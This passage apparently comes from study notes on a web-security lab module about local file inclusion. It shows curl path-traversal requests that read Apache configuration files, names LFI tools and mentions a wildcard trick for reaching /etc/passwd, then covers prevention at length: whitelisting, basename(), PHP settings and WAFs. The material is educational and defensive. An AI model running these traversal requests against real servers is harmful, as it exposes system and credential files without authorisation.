/etc/adduser.conf       [Status: 200, Size: 5315, Words: 1035, Lines: 153]
As you can see, the scan returned over 60 results, many of which were not identified with the LFI-Jhaddix.txt wordlist, which shows you that a precise scan is important in certain cases. Now, you can try reading any of these files to see whether you can get their content. You will read /etc/apache2/apache2.conf, as it is a known path for the apache server config.
d41y@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/apache2.conf

...SNIP...
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
...SNIP...
As you can see, you do get the default webroot path and the log path. However, in this case, the log path is using a global apache variable (APACHE_LOG_DIR), which are found in another file you saw above, which is /etc/apache2/envvars, and you can read it to find the variable values:
d41y@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/envvars

...SNIP...
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
# temporary state file location. This might be changed to /run in Wheezy+1
export APACHE_PID_FILE=/var/run/apache2$SUFFIX/apache2.pid
export APACHE_RUN_DIR=/var/run/apache2$SUFFIX
export APACHE_LOCK_DIR=/var/lock/apache2$SUFFIX
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2$SUFFIX
...SNIP...
As you can see, the APACHE_LOG_DIR variable is set to /var/log/apache2, and the previous config told you that the log files are /access.log and /error.log.
LFI Tools
Finally, you can utilize a number of LFI tools to automate much of the process, which may save some time in some cases, but may also miss many vulnerabilities and files you may otherwise identify through manual testing. The most common LFI tools are LFISuite, LFiFreak, and liffy. You can also search GitHub for various other LFI tools and scripts.
Prevention
File Inclusion Prevention
The most effective thing you can do to reduce file inclusion vulns is to avoid passing any user-controlled inputs into any file inclusion function or APIs. The page should be able to dynamically load assets on the back-end, with no user interaction whatsoever. Furthermore, whenever one of the above potentially vulnerable functions is used, you should ensure that no user input is directly going into them. You should therefore generally consider any function that can read files. In some cases, this may not be feasible, as it may require changing the whole architecture of an existing web app. In such cases, you should utilize a limited whitelist of allowed user inputs, and match each input to the file to be loaded, while having a default value for all other inputs. If you are dealing with an existing app, you can create a whitelist that contains all existing paths in the front-end, and then utilize this list to match the user input. Such a whitelist can have many can have many shapes, like a database table that matches IDs to files, a case-match script that matches names to files, or even a static json map with names and files that can be matched.
Once this is implemented, the user input is not going into the function, but the matched files are used in the function, which avoids file inclusion vulns.
Preventing Directory Traversal
If attackers can control the directory, they can escape the web app and attack something they are more familiar with or use an universal attack chain.
The best way to prevent directory traversals is to use your programming language’s built-in tool to pull only the filename. For example, PHP has basename(), which will read the path and only return the filename portion. If only a filename is given, then it will return just the filename. if just the path is given, it will treat whatever is after the final / as the filename. The downside to this method is that if the app needs to enter any directory, it will not be able to do so.
If you create your own function to do this method, it is possible you are not accounting for a weird edge case. For example, in your bash terminal, if you go into your home directory and run the command cat .?/.*/.?/etc/passwd. You will see Bash allows for the ? and * wildcards to be used as a .. Now if you type php -a to enter the PHP Command Line interpreter and run echo file_get_contents('.?/.*/.?/etc/passwd');, you will see PHP does not have the same behaviour with the wildcards. If you replace ? and * with ., the command will work as expected. This demonstrates there is an edge case with the above function. If you have PHP execute bash with the system() function, the attacker would be able to bypass your directory traversal prevention. If you use native functions to the framework you are in, there is a chance other users would catch edge cases like this and fix it before it gets exploited in your web app.
Furthermore, you can sanitize the user input to recursively remove any attempts of traversing directories:
while(substr_count($input, '../', 0)) {
    $input = str_replace('../', '', $input);
};
As you can see, this code recursively removes ../ sub-strings, so even if the resulting string contains ../ it would still remove it, which would prevent some of the bypasses.
Web Server Configuration
Several configs may also be utilized to reduce the impact of file inclusion vulns in case they occur. For example, you should globally disable the inclusion of remote files. In PHP this can be done by setting allow_url_fopen and allow_url_include to Off.
It’s also often possible to lock web apps to their web root directory, preventing them from accessing non-web related files. The most common way to do this is by running the app within Docker. However, if that is not an option, many languages often have a way to prevent accessing files outside of the web directory. In PHP that can be done by adding open_basedir = /var/www in the php.ini file. Furthermore, you should ensure that certain potentially dangerous modules are disabled, like the PHP expect:// wrapper and the PHP module mod_userdir.
If these configs are applied, it should prevent accessing files outside the web application folder, so even if an LFI vuln is identified, its impact would be reduced.
WAF
The universal way to harden apps is to utilize WAFs, such as ModSecurity. When dealing with WAFs, the most important thing to avoid is false positives and blocking non-malicious requests. ModSecurity minimizes false positives by offering a permissive mode, which will only report things it would have blocked. This lets defenders tune the rules to make sure no legitimate request is blocked. Even if the organization never wants to turn the WAF to “blocking mode”, just having it in permissive mode can be an early warning sign that your application is being attacked.
Finally, it is important to remember that the purpose of hardening is to give the application a stronger exterior shell, so when an attack does happen, the defenders have time to defend. According to the FireEye M-Trends Report of 2020, the average time it took a company to detect hackers was 30 days. With proper hardening, attackers will leave many more signs, and the organization will hopefully detect these events even quicker.
It is important to understand the goal of hardening is not to make your system un-hackable, meaning you cannot neglect watching logs over a hardened system because it is “secure”. Hardened systems should be continually tested, especially after a zero-day is released for a relatedd application to your system. In most cases, the zero-day would work, but thanks to hardening, it may generate unique logs, which made it possible to confirm the exploit was used against the system or not.